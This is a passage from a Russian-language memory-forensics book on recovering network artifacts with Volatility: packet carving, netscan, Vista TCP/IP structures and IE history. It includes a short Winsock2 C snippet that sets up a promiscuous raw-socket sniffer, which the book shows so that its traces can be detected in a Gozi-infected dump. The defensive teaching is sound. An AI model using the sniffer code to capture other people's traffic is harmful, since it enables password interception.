Самой ранней реализацией был плагин `linpktscan` (сканер пакетов Linux), написанный для конкурса DFRWS 2008 Forensic Challenge (см. sandbox.dfrws.org). Этот плагин искал IP-пакеты с допустимой контрольной суммой, благодаря чему авторы смогли связать определенные пакеты с целевой системой, в частности пакеты, содержавшие фрагменты похищенного zip-архива и передач файлов по FTP.

Позднее Джамаал Спейтс (Jamaal Speights) написал плагин `ethscan` (jamaaldev.blogspot.com), который находит кадры Ethernet, а следовательно, и инкапсулированные IP-пакеты и полезную нагрузку. Ниже приведен пример запуска плагина с параметром `-C` для сохранения данных в `out.pcap`, который затем можно анализировать внешним инструментом, например Wireshark или Tcpdump.

```
$ python vol.py ethscan -f be2.vmem --profile=WinXPSP3x86
        -C out.pcap

[snip]

 Ethernet:    Src: (00:50:56:f1:2d:82)
              Dst: (00:0c:29:a4:81:79)
 Type:        IPv4 (0x0800)
 IPv4:        Src: 131.107.115.254:47873
              Dst: 172.16.176.143:3332
 Protocol:    TCP (6)
 Packet Size: (54) Bytes
 0x00000000  00 0c 29 a4 81 79 00 50 56 f1 2d 82 08 00 45 00   ..)..y.PV.-...E.
 0x00000010  00 28 29 85 00 00 80 06 bd 41 83 6b 73 fe ac 10   .()......A.ks...
 0x00000020  b0 8f 01 bb 04 0d 79 7e 45 77 d8 8d 3f 5e 50 10   ......y~Ew..?^P.
 0x00000030  fa f0 84 30 00 00                                 ...0..

[snip]
```

В следующем выводе показан восстановленный DNS-запрос IPv6 из системы Linux. Поскольку DNS, как и любой другой сетевой обмен, выполняется относительно быстро, маловероятно, что память будет захвачена в момент активности UDP-сокета. Даже если это произойдет, вывод команды `sockets` не покажет, какое имя узла разрешалось. Поэтому `ethscan` представляет собой исключительно ценный ресурс. Плагин восстановил нужное имя узла: `itXXXn.org`.

```
Ethernet:    Src: (::8605:80da:86dd:6000:0:24:1140)
             Dst: (60:9707:69ea::8605:80da:86dd:6000)
Type:        IPv6 (0x86DD)
IPv4:        Src: 3ffe:507::1:200:86ff:fe05:80da:2396
```

```
            Dst: 3ffe:501:4819::42:53
Protocol:    UDP (17)
Packet Size: (89) Bytes
0x00000000  00 60 97 07 69 ea 00 00 86 05 80 da 86 dd 60 00   .`..i.........`.
0x00000010  00 00 00 24 11 40 3f fe 05 07 00 00 00 01 02 00   ...$.@?.........
0x00000020  86 ff fe 05 80 da 3f fe 05 01 48 19 00 00 00 00   ......?...H.....
0x00000030  00 00 00 00 00 09 5c 00 35 00 24 f0 09 00 06 01   ......\.5.$.....
0x00000040  00 00 01 00 00 00 00 00 00 06 69 74 XX XX XX 6e   ..........itXXXn
0x00000050  03 6f 72 67 00 00 ff 00 01                       .org.....
```

Примечание.

Помимо `ethscan` из Volatility, сетевые данные из произвольных двоичных файлов, таких как дампы ОЗУ, могут извлекать многие другие инструменты. Вот некоторые из них:

- Bulk Extractor, Симсон Гарфинкель (Simson Garfinkel): github.com
- The Network Appliance Forensic Toolkit (NAFT), Дидье Стивенс (Didier Stevens): blog.didierstevens.com
- CapLoader, Netresec: netresec.com

Атаки DKOM

Атаки Direct Kernel Object Manipulation (DKOM) представляют для объектов сокетов и соединений не такую серьезную угрозу, как для процессов. Иными словами, вряд ли встретится вредоносная программа, пытающаяся исключить из списка или перезаписать `_ADDRESS_OBJECT`, чтобы скрыть прослушивающий сокет, либо `_TCPT_OBJECT`, чтобы скрыть активное соединение. Во время тестирования, результаты которого мы представили в рецепте 18-3 книги *Malware Analyst's Cookbook*, мы выяснили, что эти объекты нельзя перезаписывать, иначе процесс потеряет возможность обмениваться данными по сети.

Однако DKOM можно применить к необязательным данным, таким как теги пула, которые находятся за пределами целевой структуры, чтобы скрыться от `sockscan` и `connscan`.

Необработанные сокеты и снифферы

Если процесс выполняется с административными привилегиями, он может включить необработанные сокеты из пользовательского режима с помощью API Winsock 2 (см. msdn.microsoft.com). Необработанные сокеты предоставляют программам доступ к данным нижележащего транспортного уровня, например заголовкам IP или TCP, что может позволить системе подделывать пакеты. Кроме того, вредоносная программа может использовать необработанные сокеты в неразборчивом режиме для перехвата паролей, передаваемых зараженным компьютером или другими узлами той же подсети.

Примечание.

Риск, создаваемый необработанными сокетами, снижают два фактора. Во-первых, начиная с Windows XP Service Pack 2 Windows не позволяет процессам отправлять данные TCP через необработанные сокеты и не разрешает отправлять датаграммы UDP с недопустимым исходным адресом. Во-вторых, перехватывать пакеты в коммутируемых сетях или зашифрованных беспроводных соединениях трудно либо невозможно.

Создание необработанных сокетов

Создать сокет в неразборчивом режиме с помощью Winsock2 можно следующим образом:

1. Создайте необработанный сокет, указав для `socket` флаги `SOCK_RAW` и `IPPROTO_IP`:

```
SOCKET s = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
```

2. При инициализации структуры `sockaddr_in`, передаваемой `bind`, установите порт равным 0. В данном случае порт 0 означает лишь то, что порт не требуется.

```
struct sockaddr_in sa;
struct hostent *host = gethostbyname(the_hostname);

memset(&sa, 0, sizeof(sa));
memcpy(&sa.sin_addr.s_addr,
    host->h_addr_list[in],
    sizeof(sa.sin_addr.s_addr));

sa.sin_family      = AF_INET;
sa.sin_port        = 0;

bind(s, (struct sockaddr *)&sa, sizeof(sa));
```

3. Используйте функции `WSAIoctl` или `ioctlsocket` с флагом `SIO_RCVALL`, чтобы включить неразборчивый режим (то есть «режим перехвата») для сетевой карты, связанной с сокетом:

```
int buf;

WSAIoctl(s, SIO_RCVALL, &buf, sizeof(buf),
                0, 0, &in, 0, 0);
```

Обнаружение необработанных сокетов

На работающем компьютере с Windows для обнаружения сетевой карты в неразборчивом режиме можно использовать инструмент `promiscdetect` (см. ntsecurity.nu). Для их обнаружения в дампе памяти можно использовать команды Volatility `sockets` или `handles`. Специальный плагин даже не нужен! Артефакты, оставленные в памяти после выполнения трех описанных выше шагов, сразу бросаются в глаза. Попробуйте найти процесс с необработанным сокетом в этом дампе памяти системы, зараженной Gozi, также известной как Ordergun и UrSniff.

```
$ python vol.py sockets -f ursniff.vmem --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
   PID   Port  Proto  Protocol        Address         Create Time
-------- ------ ------ --------------- --------------- -----------
   1052    123     17 UDP             172.16.99.130   2009-11-18 01:23:24
    716    500     17 UDP             0.0.0.0         2009-11-18 01:23:20
1824      0      0 HOPOPT          172.16.99.130   2010-01-07 20:29:10
[...]

$ python vol.py files -p 1824 -f ursniff.vmem --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x818f9f90   1824       0xa0   0x1f01ff File             \Device\Afd\Endpoint
0x814d4b70   1824       0xa8   0x1f01ff File             \Device\RawIp\0
0x8145bf90   1824       0xd0   0x1f01ff File             \Device\Afd\Endpoint
0x8155cf90   1824       0xd4   0x1f01ff File             \Device\Tcp
 [...]
```

Это было просто! Подведем итог: процессы, открывающие необработанные сокеты с неразборчивым режимом или без него, будут иметь сокет, привязанный к порту 0 протокола 0, и открытый дескриптор `\Device\RawIp\0`.

Стек TCP/IP следующего поколения

Начиная с Vista и Windows Server 2008 Microsoft представила стек TCP/IP следующего поколения (см. technet.microsoft.com). Его главной целью было повышение производительности как IPv4, так и IPv6. При этом практически весь модуль ядра `tcpip.sys` был переписан, и в результате столь значительных изменений пришлось адаптировать способы восстановления сетевых артефактов из памяти.

Структуры данных

Переменные `_AddrObjTable` и `_TCBTable`, ранее указывавшие на начало структур активных сокетов и соединений соответственно, были удалены. Кроме того, Microsoft переработала и переименовала структуры сокетов и соединений и изменила теги пула ядра для содержащих их выделений. В следующем выводе показаны сетевые структуры, определенные Volatility для 64-разрядных систем Windows 7:

```
>>> dt("_TCP_ENDPOINT")
'_TCP_ENDPOINT'
0x0   : CreateTime              ['WinTimeStamp', {'is_utc': True, 'value': 0}]
0x18  : InetAF                  ['pointer', ['_INETAF']]
0x20  : AddrInfo                ['pointer', ['_ADDRINFO']]
0x68  : State                   ['Enumeration', {'target': 'long', 'choices':
      {0: 'CLOSED', 1: 'LISTENING', 2: 'SYN_SENT', 3: 'SYN_RCVD',
       4: 'ESTABLISHED', 5: 'FIN_WAIT1', 6: 'FIN_WAIT2',
       7: 'CLOSE_WAIT', 8: 'CLOSING', 9: 'LAST_ACK',
      12: 'TIME_WAIT', 13: 'DELETE_TCB'}}]
0x6c  : LocalPort               ['unsigned be short']
0x6e  : RemotePort              ['unsigned be short']
0x238 : Owner                   ['pointer', ['_EPROCESS']]
>>> dt("_UDP_ENDPOINT")
'_UDP_ENDPOINT'
0x20  : InetAF                  ['pointer', ['_INETAF']]
0x28  : Owner                   ['pointer', ['_EPROCESS']]
0x58  : CreateTime              ['WinTimeStamp', {'is_utc': True}]
0x60  : LocalAddr               ['pointer', ['_LOCAL_ADDRESS']]
0x80  : Port                    ['unsigned be short']
>>> dt("_TCP_LISTENER")
'_TCP_LISTENER'
0x20  : CreateTime              ['WinTimeStamp', {'is_utc': True}]
0x28  : Owner                   ['pointer', ['_EPROCESS']]
0x58  : LocalAddr               ['pointer', ['_LOCAL_ADDRESS']]
0x60  : InetAF                  ['pointer', ['_INETAF']]
0x6a  : Port                    ['unsigned be short']
```

В основном описания членов соответствуют приведенным ранее для структур Windows XP и 2003.

Двигаясь назад от netstat.exe

Какие бы изменения ни вносились от одной версии Windows к другой, можно считать само собой разумеющимся, что `netstat.exe` всегда будет работать на работающем компьютере. Поэтому определение источника сведений для `netstat.exe` служит хорошей отправной точкой для поиска сетевых артефактов в памяти. Именно такой подход мы применили при разработке возможностей Volatility по поиску структур сокетов и соединений в дампах памяти Vista и более поздних операционных систем.

В частности, мы провели обратное проектирование API и модулей как пользовательского режима, так и режима ядра, которые участвуют в формировании сетевой активности работающей системы. Все начинается с вызова программой `netstat.exe` функции `InternetGetTcpTable2` из `iphlpapi.dll`. Поток выполнения ведет вплоть до функции `TcpEnumerateAllConnections` в `tcpip.sys`. Дополнительные сведения о том, как мы проследили эти связи, см. по адресу mnin.blogspot.com.

Плагин Netscan в Volatility

После выявления авторитетного источника сведений, которые `netstat.exe` выводит на работающем компьютере, стало возможно создать плагин Volatility, непосредственно обращающийся к данным в ОЗУ. Эта возможность реализована плагином `netscan`. Он использует сканирование пулов (см. главу 5) для поиска в памяти структур `_TCP_ENDPOINT`, `_TCP_LISTENER` и `_UDP_ENDPOINT`. Ниже приведен пример его вывода на 64-разрядном компьютере с Windows 7:

```
$ python vol.py -f win764bit.raw --profile=Win7SP0x64 netscan
Volatility Foundation Volatility Framework 2.4
Proto    Local Address      Foreign Address      State        Pid   Owner
-----    --------------     ----------------     -----------  ----  ------------
TCPv4    0.0.0.0:135        0.0.0.0:0            LISTENING    628   svchost.exe
TCPv6    :::135             :::0                 LISTENING    628   svchost.exe
TCPv4    0.0.0.0:49152      0.0.0.0:0            LISTENING    332   wininit.exe
TCPv6    :::49152           :::0                 LISTENING    332   wininit.exe

[snip]

TCPv6    :::49153           :::0                 LISTENING    444   lsass.exe
TCPv4    0.0.0.0:49155      0.0.0.0:0            LISTENING    880   svchost.exe
TCPv6    :::49155           :::0                 LISTENING    880   svchost.exe
TCPv4    -:0                232.9.125.0:0        CLOSED       1     ?C?
TCPv4    -:49227            184.26.31.55:80      CLOSED       2820  iexplore.exe
TCPv4    -:49359            93.184.220.20:80     CLOSED       2820  iexplore.exe
TCPv4    10.0.2.15:49363    173.194.35.38:80     ESTABLISHED  2820  iexplore.exe
TCPv4    -:49341            82.165.218.111:80    CLOSED       2820  iexplore.exe
TCPv4    10.0.2.15:49254    74.125.31.157:80     CLOSE_WAIT   2820  iexplore.exe
TCPv4    10.0.2.15:49171    204.245.34.130:80    ESTABLISHED  2820  iexplore.exe
TCPv4    10.0.2.15:49347    173.194.35.36:80     CLOSE_WAIT   2820  iexplore.exe

[snip]

TCPv4    -:49168            157.55.15.32:80      CLOSED       2820  iexplore.exe
TCPv4    -:0                88.183.123.0:0       CLOSED       504   svchost.exe
TCPv4    10.0.2.15:49362    173.194.35.38:80     CLOSE_WAIT   2820  iexplore.exe
TCPv4    -:49262            184.26.31.55:80      CLOSED       2820  iexplore.exe
TCPv4    10.0.2.15:49221    204.245.34.130:80    ESTABLISHED  2820  iexplore.exe
TCPv4    10.0.2.15:49241    74.125.31.157:80     CLOSE_WAIT   2820  iexplore.exe
TCPv4    10.0.2.15:49319    74.125.127.148:80    CLOSE_WAIT   2820  iexplore.exe
UDPv4    10.0.2.15:1900     *:*                               1736  svchost.exe
UDPv4    0.0.0.0:59362      *:*                               1736  svchost.exe
UDPv6    :::59362           *:*                               1736  svchost.exe
```

```
UDPv4    0.0.0.0:3702       *:*                              1736  svchost.exe
UDPv6    :::3702            *:*                              1736  svchost.exe
```

В нескольких строках вывода вместо локального или удаленного IP-адреса показан дефис (-). Он означает, что получить эти сведения из дампа памяти не удалось. В отличие от структур XP и 2003, хранящих сведения об IP-адресах непосредственно в структуре, структуры Vista и более поздних версий хранят указатели на указатели. Поэтому для доступа к данным Volatility должен разыменовать несколько указателей в виртуальной памяти, а этот путь нередко разрывается, если одна или несколько его страниц выгружены на диск.

Примечание.

Плагин `netscan` использует ту же методику сканирования по тегам пула, что и `sockscan` и `connscan`. Как уже обсуждалось в этой главе, это может приводить к ложным срабатываниям и недопустимым данным, поскольку сканируются освобожденные и более не выделенные блоки памяти в физическом пространстве. Выше в примечаниях описано, как уменьшить число ложных срабатываний, например фильтровать по IP-адресу, и как для проверки сопоставлять соединения с кодом.

Примечание.

Стек TCP/IP следующего поколения поддерживает двухстековые сокеты. Иными словами, при создании сокета в Vista и более поздней системе он применяется как к IPv4, так и к IPv6, если при создании явно не запрошен только IPv4. Поэтому `netscan` может сообщать о соединениях обоих протоколов.

Таблицы разделов

Один из способов, которыми Microsoft повысила производительность переработанного стека TCP/IP, заключается в распределении работы между несколькими процессорными ядрами. Глобальная переменная `PartitionTable` в модуле `tcpip.sys` хранит указатель на структуру `_PARTITION_TABLE`, содержащую массив `_PARTITION`. Точное число разделов зависит от максимального количества процессоров, поддерживаемых системой. Во время процедуры запуска модуля `tcpip.sys` функция `TcpStartPartitionModule` выделяет память для структур разделов и инициализирует их. Предположительно, каждое ядро отвечает за обработку соединений в своем разделе, а когда процесс или драйвер запрашивает соединения, они добавляются в раздел с наименьшей нагрузкой.

На рисунке 11-4 показано, как разбирать сведения о соединениях на основе данных таблиц разделов.

Структура `_PARTITION` содержит три структуры `_RTL_DYNAMIC_HASH_TABLE`: по одной для соединений в каждом из следующих состояний: established, SYN sent (ожидание подтверждения от удаленной стороны) и time wait (переход к закрытому состоянию). Динамические хеш-таблицы указывают на двусвязные списки структур соединений, таких как `_TCP_ENDPOINT`. Поэтому начать с известной переменной (`tcpip!PartitionTable`) в дампе памяти и собрать все текущие сведения о соединениях относительно просто.

Примечание.

Это может показаться неожиданным, но число разделов зависит от максимального количества процессоров, а не от числа активных процессоров. Например, система может поддерживать до 16 ЦП, но иметь только один установленный. Это известно потому, что функция `tcpip!TcpStartPartitionModule` работает следующим образом:

```
DWORD TcpStartPartitionModule()
{
    UCHAR MaxPartitionShift;

    SynAttackLock = 0;

    InterlockedExchange((LONG*)&SynAttackInProgress, 0);

MaxPartitionShift = TcpMaxPartitionShift();

    PartitionCount = 1 << TcpPartitionShift();
    PartitionMask = (1 << TcpPartitionShift()) - 1;

    PartitionTable = ExAllocatePoolWithTag(
                NonPagedPool,
                sizeof(_PARTITION) * (1 << MaxPartitionShift),
                'TcPt'
                );

    //....
}
```

Число структур `_PARTITION`, выделяемых вызовом `ExAllocatePoolWithTag`, основано на MaxPartitionShift, значении, которое возвращает функция `TcpMaxPartitionShift`. Для его вычисления используется следующий код:

```
UCHAR TcpMaxPartitionShift(void)
{
    return TcpPartitionShiftForProcessorCount(
            KeQueryMaximumProcessorCountEx(ALL_PROCESSOR_GROUPS));
}
```

Когда функции `KeQueryMaximumProcessCountEx` передается аргумент `ALL_PROCESSOR_GROUPS`, она просто возвращает глобальную переменную `nt!KeMaximumProcessors`, хранящую максимальное число процессоров, поддерживаемых системой. Это очевидным образом отличается от вызова `KeQueryActiveProcessorCountEx`, который возвращает `nt!KeNumberProcessors`, то есть число активных процессоров.




Рисунок 11-4. Схема, показывающая, как разделы TCP и хеш-таблицы ведут к структурам соединений

Пулы портов и битовые карты

Еще один недокументированный способ перечисления сетевой активности в дампах памяти связан с пулами портов и битовыми картами. В разделе «Пул больших страниц» главы 5 вы узнали, как использовать метаданные, которые Windows хранит о расположении крупных выделений пула ядра. Здесь эти знания применяются на практике. В частности, таблицы отслеживания больших страниц сообщают точные адреса пулов с тегом `InPP`, а в этих выделениях хранятся структуры `_INET_PORT_POOL`.

Такие пулы портов содержат 65535-битовую битовую карту, в которой один бит представляет каждый порт системы, и такое же число указателей на структуры `_PORT_ASSIGNMENT`. Исключительно быстрый способ определить используемые в системе порты - просто просканировать битовую карту: 0 означает, что порт не используется, 1 - используется. Если бит установлен, Windows применяет его индекс для вычисления адреса соответствующей структуры `_TCP_LISTENER`, `_TCP_ENDPOINT` или `_UDP_ENDPOINT`.

Примечание.

Реализация битовых карт (`_RTL_BITMAP`) от Microsoft подробно документирована OSR по адресу osronline.com.

Точный код, участвующий в вычислении адресов структур соединений, можно увидеть в функции `tcpip!InetBeginEnumeratePort`.

На рисунке 11-5 показана схема взаимосвязи этих структур. Значок молнии указывает, что структуры `_PORT_ASSIGNMENT` не указывают непосредственно на структуры соединений: значение вычисляется из базового адреса и индекса битов в битовой карте.




Рисунок 11-5. Схема, показывающая, как пулы портов и битовые карты можно использовать для поиска активности TCP и UDP в памяти

История Интернета

Все веб-браузеры могут сохранять историю посещений пользователя в файле на диске. Прежде чем процесс браузера сможет обратиться к этим сведениям, он считывает содержимое файла в ОЗУ. Поэтому, если пользователь посещает страницу, явно вводя URL или переходя по ссылке из поисковой системы, либо даже если вредоносный код использует те же сетевые API, что и браузер, существует высокая вероятность восстановить эти сведения из памяти. Иными словами, файл истории Internet Explorer (`index.dat`) загружается не только браузером, но и всеми процессами, включая Windows Explorer и образцы вредоносных программ, которые используют API WinINet (`InternetConnect`, `InternetReadFile`, `HttpSendRequest` и другие) для доступа к сайтам HTTP, HTTPS или FTP.

Для начала можно определить в дампе памяти процесс, который предположительно выполняет веб-запросы. В данном случае мы выбрали два процесса IE:

```
$ python vol.py -f win7_x64.dmp --profile=Win7SP0x64 pslist | grep iexplore
Volatility Foundation Volatility Framework 2.4
0x0000fa800dd11190 iexplore.exe  2580  1248  18   532  1  0 2011-04-24 04:04:42
0x0000fa800d0e73f0 iexplore.exe  3004  2580  77  1605  1  0 2011-04-24 04:04:42
```

Теперь, когда известны PID 2580 и 3004, с помощью плагина `yarascan` можно получить первоначальное представление о том, где в памяти процессов могут находиться отображения

файла `index.dat`. Поскольку сигнатура файла включает строку `"Client UrlCache"`, она послужит хорошей отправной точкой. Эта команда показана в следующем коде.

> **Примечание.**
>
> Структура формата файла истории Internet Explorer документирована во многих источниках (см. forensicswiki.org). Этот формат и, следовательно, плагин `iehistory`, который будет описан далее, применимы только к Internet Explorer версий с 4 по 9. Начиная с IE 10 формат и механизм хранения радикально изменились (hh.diva-portal.org).

```
$ python vol.py -f win7_x64.dmp --profile=Win7SP0x64 yarascan
    -Y "Client UrlCache" -p 2580,3004
Volatility Foundation Volatility Framework 2.4
Rule: r1
Owner: Process iexplore.exe Pid 2580
0x00270000  43 6c 69 65 6e 74 20 55 72 6c 43 61 63 68 65 20   Client.UrlCache
0x00270010  4d 4d 46 20 56 65 72 20 35 2e 32 00 00 80 00 00   .MMF.Ver.5.2....
0x00270020  00 40 00 00 80 00 00 00 20 00 00 00 00 00 00 00   .@..............
0x00270030  00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
Rule: r1
Owner: Process iexplore.exe Pid 2580
0x00260000  43 6c 69 65 6e 74 20 55 72 6c 43 61 63 68 65 20   Client.UrlCache
0x00260010  4d 4d 46 20 56 65 72 20 35 2e 32 00 00 80 00 00   .MMF.Ver.5.2....
0x00260020  00 50 00 00 80 00 00 00 54 00 00 00 00 00 00 00   .P......T.......
0x00260030  00 00 20 03 00 00 00 00 55 ff 00 00 00 00 00 00   ........U.......
[snip]
```

Сигнатура найдена в двух разных местах памяти первого процесса IE (PID 2580). Однако для простого поиска записей истории разбирать заголовок файла `index.dat` вообще не требуется. Например, можно просто сканировать отдельные записи истории, начинающиеся с URL, LEAK или REDR (существует также тег HASH, но для наших целей он не нужен). Несколько строк можно объединить в регулярное выражение, чтобы выполнить поиск только один раз, как показано в следующей команде:

```
$ python vol.py -f win7_x64.dmp --profile=Win7SP0x64 yarascan
     -Y "/(URL |REDR|LEAK)/" -p 2580,3004
Volatility Foundation Volatility Framework 2.4

Rule: r1
Owner: Process iexplore.exe Pid 3004
0x026f1600  55 52 4c 20 03 00 00 00 00 99 35 2c 82 43 ca 01   URL.......5,.C..
0x026f1610  a0 ec 34 cb 34 02 cc 01 00 00 00 00 00 00 00 00   ..4.4...........
0x026f1620  76 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   v...............
0x026f1630  60 00 00 00 68 00 00 00 03 01 10 10 c4 00 00 00   `...h...........
0x026f1640  41 00 00 00 dc 00 00 00 7d 00 00 00 00 00 00 00   A.......}.......
0x026f1650  98 3e a3 20 01 00 00 00 00 00 00 00 98 3e a3 20   .>...........>..
0x026f1660  00 00 00 00 ef be ad de 68 74 74 70 3a 2f 2f 6d   ........http://m
0x026f1670  73 6e 62 63 6d 65 64 69 61 2e 6d 73 6e 2e 63 6f   snbcmedia.msn.co

[snip]

Rule: r1
Owner: Process iexplore.exe Pid 3004
0x026c0b00  4c 45 41 4b 06 00 00 00 00 a6 3b 01 cc 97 cb 01   LEAK......;.....
0x026c0b10  c0 71 20 14 33 02 cc 01 98 3e 39 1f 00 00 00 00   .q..3....>9.....
0x026c0b20  f8 cf 00 00 00 00 00 00 00 00 00 00 80 2a 02 00   .............*..
0x026c0b30  60 00 00 00 68 00 00 00 03 00 10 10 40 02 00 00   `...h.......@...
0x026c0b40  41 00 00 00 60 02 00 00 9e 00 00 00 00 00 00 00   A...`...........
0x026c0b50  98 3e 99 1e 01 00 00 00 00 00 00 00 98 3e 99 1e   .>...........>..
0x026c0b60  00 00 00 00 ef be ad de 68 74 74 70 3a 2f 2f 75   ........http://u
0x026c0b70  73 65 2e 74 79 70 65 6b 69 74 2e 63 6f 6d 2f 6b   se.typekit.com/k

[snip]

Rule: r1
Owner: Process iexplore.exe Pid 3004
```

```
0x026e2680  52 45 44 52 02 00 00 00 78 1b 02 00 40 af d3 51   REDR....x...@..Q
0x026e2690  68 74 74 70 3a 2f 2f 62 73 2e 73 65 72 76 69 6e   http://bs.servin
0x026e26a0  67 2d 73 79 73 2e 63 6f 6d 2f 42 75 72 73 74 69   g-sys.com/Bursti
0x026e26b0  6e 67 50 69 70 65 2f 61 64 53 65 72 76 65 72 2e   ngPipe/adServer.
```

По смещению `0x34` от начала строки URL или LEAK находится четырехбайтовое число (`68 00 00 00`, выделенное полужирным), которое задает смещение от начала строки до посещенного местоположения, то есть URL. Для перенаправленных URL местоположение можно найти по смещению `0x10` строки REDR. Имея эти сведения, уже можно начать находить URL в памяти, связанные с историей, то есть действительно посещенные, в отличие от строк, просто оставшихся в памяти.

Вырезание записей истории IE

Хотя вы уже видели простой способ находить сайты в истории IE, может потребоваться иной формат вывода с более совершенной автоматизацией и разбором результатов. Например, вместо шестнадцатеричного дампа может понадобиться файл значений, разделенных запятыми (CSV), с посещенными URL, временными метками, данными HTTP-ответа и различными другими полями. Для поддержки этих дополнительных возможностей мы создали плагин `iehistory`, определяющий два варианта отображения. Текстовый режим по умолчанию показывает блоки данных, по одному для каждой записи кэша, как в следующем выводе:

```
$ python vol.py -f win7_x64.dmp --profile=Win7SP0x64 iehistory -p 2580,3004
Volatility Foundation Volatility Framework 2.4
**************************************************
Process: 2580 iexplore.exe
Cache type "URL " at 0x275000
Record length: 0x100
Location: Cookie:admin@go.com/
Last modified: 2011-04-24 03:53:15
Last accessed: 2011-04-24 03:53:15
File Offset: 0x100, Data Offset: 0x80, Data Length: 0x0
File: admin@go[1].txt

[snip]
**************************************************
Process: 2580 iexplore.exe
Cache type "URL " at 0x266500
Record length: 0x180
Location: https://ieonline.microsoft.com/ie/known_providers_download_v1.xml
Last modified: 2011-03-15 18:30:43
Last accessed: 2011-04-24 03:48:02
File Offset: 0x180, Data Offset: 0xac, Data Length: 0xd0
File: known_providers_download_v1[1].xml
Data: HTTP/1.1 200 OK
Content-Length: 49751
Content-Type: text/xml
```

